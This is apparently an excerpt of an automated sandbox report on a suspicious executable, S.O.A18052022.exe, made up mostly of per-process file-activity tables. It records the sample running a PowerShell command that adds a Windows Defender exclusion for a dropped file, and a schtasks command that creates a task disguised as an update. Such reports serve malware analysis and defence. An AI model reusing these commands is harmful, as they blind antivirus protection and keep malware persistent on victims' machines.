C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DB05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DB05705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib.a152fe02a317a77ae36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DA603DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DB0CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbcb72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DA603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DA603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DA603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DA603DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DB05705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DB05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C971B4F	ReadFile

Analysis Process: powershell.exe PID: 3660, Parent PID: 1216

General

Target ID:	4
Start time:	08:45:17
Start date:	14/05/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\DIPrjffUpJ.exe
Imagebase:	0x270000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6DB2CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6DB2CF06	unknown
C:\Users\user\AppData\Local\Temp__PSscr iptPolicyTest_rdk3ap4m.zl5.ps1	read attributes synchronize generic write	device	sequential only synchronous io non alert non directory file open no recall	success or wait	1	6C971E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscr iptPolicyTest_oyinrtfb.hqc.psm1	read attributes synchronize generic write	device	sequential only synchronous io non alert non directory file open no recall	success or wait	1	6C971E60	CreateFileW
C:\Users\user\Documents\20220514	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	6C97BEFF	CreateDirect oryW
C:\Users\user\Documents\20220514\PowerShell_transcr ipt.632922.aNTSHM0R.20220514084518.txt	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	6C971E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_rdk3ap4m.zl5.ps1	success or wait	1	6C976A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_oyinrtfb.hqc.psm1	success or wait	1	6C976A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StarterProfileData-NonInteractive	1172	2044	00 0e fd 00 01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 09 0c fd 00 54 01 40 00 fd 3e 40 01 fd 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 fd 53 40 01 fd 53 40 01 68 54 40 01 fd 53 40 01 fd 53 40 01 fd 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 fd 53 40 01 fd 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 fd 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 40 01 fd 44 40 01 fd 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 38 4d 40 01 3f 4d 40 01 16 3b 40 01 1b 3b 40 01 19 3b 40 01 fd 3c 40 01 fd 3c 40 01 fd 3c 40 01 57 03 40 01 4d 03 40 01 fd 45 40 01 42 4d 00 01 fd 44 00 01 6d 45 00	T@>@@V@H@X@[@N T@HT@S@S@hT@S@ S@S@\\T@T@X@? X@T@S@S@T@T@xT @zT@ T@=M@DM@:M@"M@ M@!M@;M@D@D@@M @<M@\$M@8M@? M@: @; @; @< @< @ W@M@E@BMDmE	success or wait	11	6DDF76FC	WriteFile

File Read							
File Path	Offset	Length	Completion	Count	Source Address	Symbol	
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DB05705	unknown	
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DB05705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DB05705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DB05705	unknown	
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorliba152fe02a317a77aeec36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DA603DE	ReadFile	
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DB0CA54	ReadFile	
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DB0CA54	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DB0CA54	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\fd8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DA603DE	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DA603DE	ReadFile	
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DB05705	unknown	
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DB05705	unknown	
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DB05705	unknown	
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DB05705	unknown	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DA603DE	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DA603DE	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DB05705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DB05705	unknown	
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StarterProfileData-NonInteractive	unknown	64	success or wait	1	6DB11F73	ReadFile	
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StarterProfileData-NonInteractive	unknown	23196	success or wait	1	6DB1203F	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DA603DE	ReadFile	
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6C971B4F	ReadFile	
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6C971B4F	ReadFile	
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6C971B4F	ReadFile	

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6C971B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6C971B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6C971B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C971B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C971B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	6C971B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6C971B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6C971B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6C971B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6C971B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6C971B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	116	6C971B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6C971B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6C971B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6C971B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DA603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DA603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbcb72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DA603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DA603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DA603DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DB05705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DB05705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\len-US\BitLocker.psd1	unknown	4096	success or wait	3	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\len-US\BitLocker.psd1	unknown	770	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\len-US\BitLocker.psd1	unknown	4096	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DB05705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DB05705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\len-US\BitLocker.psd1	unknown	4096	success or wait	3	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\len-US\BitLocker.psd1	unknown	770	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	70	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	6C971B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	6C971B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	6C971B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	2	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	16	6C971B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	2	6C971B4F	ReadFile

Analysis Process: conhost.exe PID: 5172, Parent PID: 3660

General

Target ID:	5
Start time:	08:45:17
Start date:	14/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: 2356, Parent PID: 1216

General

Target ID:	6
Start time:	08:45:17
Start date:	14/05/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe /Create /TN "Updates\DI\PrtjijUpjy" /XML "C:\Users\user\AppData\Local\Temp\tmp7211.tmp
Imagebase:	0x1180000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp7211.tmp	unknown	2	success or wait	1	118AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmp7211.tmp	unknown	1601	success or wait	1	118ABD9	ReadFile

Analysis Process: conhost.exe PID: 6200, Parent PID: 2356

General

Target ID:	7
------------	---

Start time:	08:45:18
Start date:	14/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: S.O.A18052022.exe PID: 6320, Parent PID: 1216	
General	
Target ID:	8
Start time:	08:45:23
Start date:	14/05/2022
Path:	C:\Users\user\Desktop\S.O.A18052022.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\S.O.A18052022.exe
Imagebase:	0x700000
File size:	677888 bytes
MD5 hash:	F2023F2BC7BB270D24F99C9D35D3AD18
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
